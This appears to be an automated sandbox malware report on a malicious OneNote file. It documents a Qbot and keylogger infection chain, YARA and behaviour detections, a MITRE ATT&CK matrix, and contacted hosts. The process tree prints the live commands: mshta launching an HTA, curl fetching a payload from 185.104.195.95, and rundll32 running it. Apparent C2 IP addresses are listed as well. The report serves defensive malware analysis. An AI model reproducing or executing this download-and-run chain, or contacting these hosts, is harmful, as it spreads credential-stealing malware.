  - chrome.exe (PID: 17468 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=2008 --field-trial-handle=312,i,17171055481777490663,13449008020910727848,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
- chrome.exe (PID: 11356 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
  - chrome.exe (PID: 17712 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=1916 --field-trial-handle=1748,i,13827915211326515466,936432316404138835,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
- chrome.exe (PID: 17628 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
- chrome.exe (PID: 17916 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
- mshta.exe (PID: 5980 cmdline: "C:\Windows\SysWOW64\mshta.exe" "C:\Users\user\AppData\Local\Temp\Open.hta" {1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}{1E460BD7-F1C3-4B2E-88BF-4E770A288AF5} MD5: 8816A7558080ACE300B23B64ABDC513E)
  - curl.exe (PID: 3320 cmdline: "C:\Windows\System32\curl.exe" --output C:\ProgramData\index1.png --url http://185.104.195.95/18137.dat MD5: 44E5BAEEE864F1E9EDBE3986246AB37A)
    - conhost.exe (PID: 1408 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: F2C0F0DE6C67D741EECB7D5CFFE7D62D)
  - rundll32.exe (PID: 3856 cmdline: "C:\Windows\System32\rundll32.exe" C:\ProgramData\index1.png,Wind MD5: 0848CD8536408339F3E59C46AF0ECFA8)
    - wermgr.exe (PID: 5056 cmdline: C:\Windows\SysWOW64\wermgr.exe MD5: E795DB20C71A7A7254CC7D957E405CBA)
    - wermgr.exe (PID: 5248 cmdline: C:\Windows\SysWOW64\wermgr.exe MD5: E795DB20C71A7A7254CC7D957E405CBA)
- ONENOTEM.EXE (PID: 4820 cmdline: "C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTEM.EXE" /tsr MD5: D4F05664332586780446 98A6F57681D1)
- MiniSearchHost.exe (PID: 928 cmdline: "C:\Windows\SystemApps\MicrosoftWindows.Client.CBS_cw5n1h2txyewy\MiniSearchHost.exe" -ServerName:MiniSearchUI.AppXj3y73at8fy1htwztzxs68sxx1v7cksp7.mca MD5: EA7DCCCB69306E3F594753F3A3CB4197)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Initial Sample

Source	Rule	Description	Author	Strings
ComplaintCopy_54346(Feb01).one	JoeSecurity_MalOneNote	Yara detected Malicious OneNote	Joe Security	

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\Backup\Open Sections\~ComplaintCopy_54346(Feb01).one.onebackupconstruction	JoeSecurity_MalOneNote	Yara detected Malicious OneNote	Joe Security	
C:\Users\user\AppData\Local\Temp\C6BF0E6E.dll	JoeSecurity_Keylogger_Generic	Yara detected Keylogger Generic	Joe Security	
C:\Users\user\AppData\Local\Temp\519878DF.dll	JoeSecurity_Keylogger_Generic	Yara detected Keylogger Generic	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
0000000E.00000002.1880060714.00000000030F4000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
0000000E.00000002.1894562135.0000000062E41000.00000020.00000001.01000000.0000000D.sdmp	JoeSecurity_Keylogger_Generic	Yara detected Keylogger Generic	Joe Security	
0000000E.00000002.1884216516.0000000062BE1000.00000020.00000001.01000000.0000000E.sdmp	JoeSecurity_Keylogger_Generic	Yara detected Keylogger Generic	Joe Security	
Process Memory Space: rundll32.exe PID: 3856	JoeSecurity_Keylogger_Generic	Yara detected Keylogger Generic	Joe Security	

Unpacked PEs

Source	Rule	Description	Author	Strings
14.2.rundll32.exe.310ace0.0.unpack	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
14.2.rundll32.exe.10000000.1.unpack	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
14.2.rundll32.exe.310ace0.0.raw.unpack	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
14.2.rundll32.exe.62be0000.2.unpack	JoeSecurity_Keylogger_Generic	Yara detected Keylogger Generic	Joe Security	
14.2.rundll32.exe.62e40000.3.unpack	JoeSecurity_Keylogger_Generic	Yara detected Keylogger Generic	Joe Security	

Sigma Signatures

Data Obfuscation

Sigma detected: Execute DLL with spoofed extension

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

Operating System Destruction

Contains functionality to access PhysicalDrive, possible boot sector overwrite

System Summary

PE file has nameless sections

Persistence and Installation Behavior

Contains functionality to infect the boot sector

Boot Survival

Contains functionality to infect the boot sector

Hooking and other Techniques for Hiding and Protection

DLL reload attack detected

Overwrites code with unconditional jumps - possibly settings hooks in foreign process

Malware Analysis System Evasion

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion

Maps a DLL or memory area into another process

Allocates memory in foreign processes

Writes to foreign memory regions

Stealing of Sensitive Information

Yara detected Qbot

Yara detected Malicious OneNote

Remote Access Functionality

Yara detected Qbot


Yara detected Malicious OneNote

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
1 Drive-by Compromise	2 Command and Scripting Interpreter	1 1 DLL Side-Loading	1 1 DLL Side-Loading	1 Deobfuscate/Decode Files or Information	1 Credential API Hooking	2 System Time Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 1 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Default Accounts	Scheduled Task/Job	2 Registry Run Keys / Startup Folder	1 Access Token Manipulation	2 Obfuscated Files or Information	2 1 Input Capture	1 Network Service Scanning	Remote Desktop Protocol	1 Email Collection	Exfiltration Over Bluetooth	2 1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	2 Bootkit	3 1 2 Process Injection	1 1 DLL Side-Loading	Security Account Manager	2 File and Directory Discovery	SMB/Windows Admin Shares	1 Credential API Hooking	Automated Exfiltration	3 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	2 Registry Run Keys / Startup Folder	1 1 Masquerading	NTDS	2 6 System Information Discovery	Distributed Component Object Model	2 1 Input Capture	Scheduled Transfer	1 4 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Modify Registry	LSA Secrets	1 4 1 Security Software Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Virtualization/Sandbox Evasion	Cached Domain Credentials	1 Virtualization/Sandbox Evasion	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Access Token Manipulation	DCSync	1 Process Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	3 1 2 Process Injection	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	2 Bootkit	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	1 Rundll32	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols			Data Encrypted for Impact


Behavior Graph





Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.







Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
ComplaintCopy_54346(Feb01).one	5%	Virustotal		Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	URL Reputation	safe	
http://https://my.microsoftpersonalcontent.com	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://api.addins.store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://staging.cortana.ai	0%	URL Reputation	safe	
http://https://wus2.pagecontentsync.	0%	URL Reputation	safe	
http://https://cortana.ai/api	0%	URL Reputation	safe	
http://https://76.93.147.187/t5U3	0%	Avira URL Cloud	safe	
http://https://50.68.186.195/	0%	Avira URL Cloud	safe	
http://https://mem.gfx.ms/scripts/me/MeControl/10.22343.3/en-US/meCore.min.js	0%	Avira URL Cloud	safe	
http://https://www.ad.com/?utm_source=yahoo-home&utm_medium=referral&utm_campaign=ad-feedback"	0%	Avira URL Cloud	safe	
http://185.104.195.95/18137.datC:	0%	Avira URL Cloud	safe	
http://https://76.93.147.187/t5	0%	Avira URL Cloud	safe	
http://https://50.68.186.195/	1%	Virustotal		Browse
http://185.104.195.95/18137.dat	0%	Avira URL Cloud	safe	
http://https://www.ad.com/?utm_source=yahoo-home&utm_medium=referral&utm_campaign=ad-feedback"	0%	Virustotal		Browse
http://https://d.docs.live.net	0%	Avira URL Cloud	safe	
http://https://76.93.147.187/m	0%	Avira URL Cloud	safe	
http://https://50.68.186.195/t5	0%	Avira URL Cloud	safe	
http://https://mem.gfx.ms/scripts/me/MeControl/10.22343.3/en-US/meCore.min.js	0%	Virustotal		Browse

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
part-0017.t-0009.fb-t-msedge.net	13.107.253.45	true	false		high
cs1100.wpc.omegacdn.net	152.199.23.37	true	false		high
accounts.google.com	142.250.184.237	true	false		high
plus.l.google.com	142.250.186.78	true	false		high
sni1gl.wpc.alphacdn.net	152.199.21.175	true	false		high
sni1gl.wpc.lambdacdn.net	152.199.21.175	true	false		high
part-0039.t-0009.fdv2-t-msedge.net	13.107.238.67	true	false		high
new-fp-shed.wg1.b.yahoo.com	87.248.100.216	true	false		high
www.google.com	142.250.185.164	true	false		high
cs1227.wpc.alphacdn.net	192.229.221.185	true	false		high
part-0017.t-0009.fdv2-t-msedge.net	13.107.238.45	true	false		high
clients.l.google.com	142.250.184.206	true	false		high
yahoo.com	98.137.11.164	true	false		high
part-0039.t-0009.fb-t-msedge.net	13.107.226.67	true	false		high
js.monitor.azure.com	unknown	unknown	false		high
localhost.windows.msn.com	unknown	unknown	false		high
aadcdn.msftauth.net	unknown	unknown	false		high
logincdn.msftauth.net	unknown	unknown	false		high
ds-aksb-a.akamaihd.net	unknown	unknown	false		high
mem.gfx.ms	unknown	unknown	false		high
www.yahoo.com	unknown	unknown	false		high
clients2.google.com	unknown	unknown	false		high
identity.nel.measure.office.net	unknown	unknown	false		high

Name	IP	Active	Malicious	Antivirus Detection	Reputation
login.microsoftonline.com	unknown	unknown	false		high
apis.google.com	unknown	unknown	false		high
acctcdn.msftauth.net	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://mem.gfx.ms/scripts/me/MeControl/10.22343.3/en-US/meCore.min.js	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://js.monitor.azure.com/scripts/c/ms.analytics-web-3.min.js	false		high
http://https://apis.google.com/_/scs/abc-static/_/js/k=gapi.gapi.en.3R2S2iMRC9o.O/m=gapi_iframes,googleapis_client/rt=j/sv=1/d=1/ed=1/rs=AHpOoo8-ukmJKpOYaCGRb909wNTowBRXFA/cb=gapi.loaded_0	false		high
http://https://76.93.147.187/t5	false	• Avira URL Cloud: safe	unknown
http://185.104.195.95/18137.dat	false	• Avira URL Cloud: safe	unknown
http://https://50.68.186.195/t5	false	• Avira URL Cloud: safe	unknown
http://https://accounts.google.com/ListAccounts?gpsia=1&source=ChromiumBrowser&json=standard	false		high
http://https://clients2.google.com/service/update2/crx?os=win&arch=x64&os_arch=x86_64&nacl_arch=x86-64&prod=chromecrx&prodchannel=&prodversion=104.0.5112.102&lang=en-US&acceptformat=crx3&x=id%3Dnmmhkkegccagdldgiimedpiccmgmieda%26v%3D0.0.0.0%26installedby%3Dother%26uc%26ping%3Dr%253D-1%2526e%253D1	false		high

URLs from Memory and Binaries

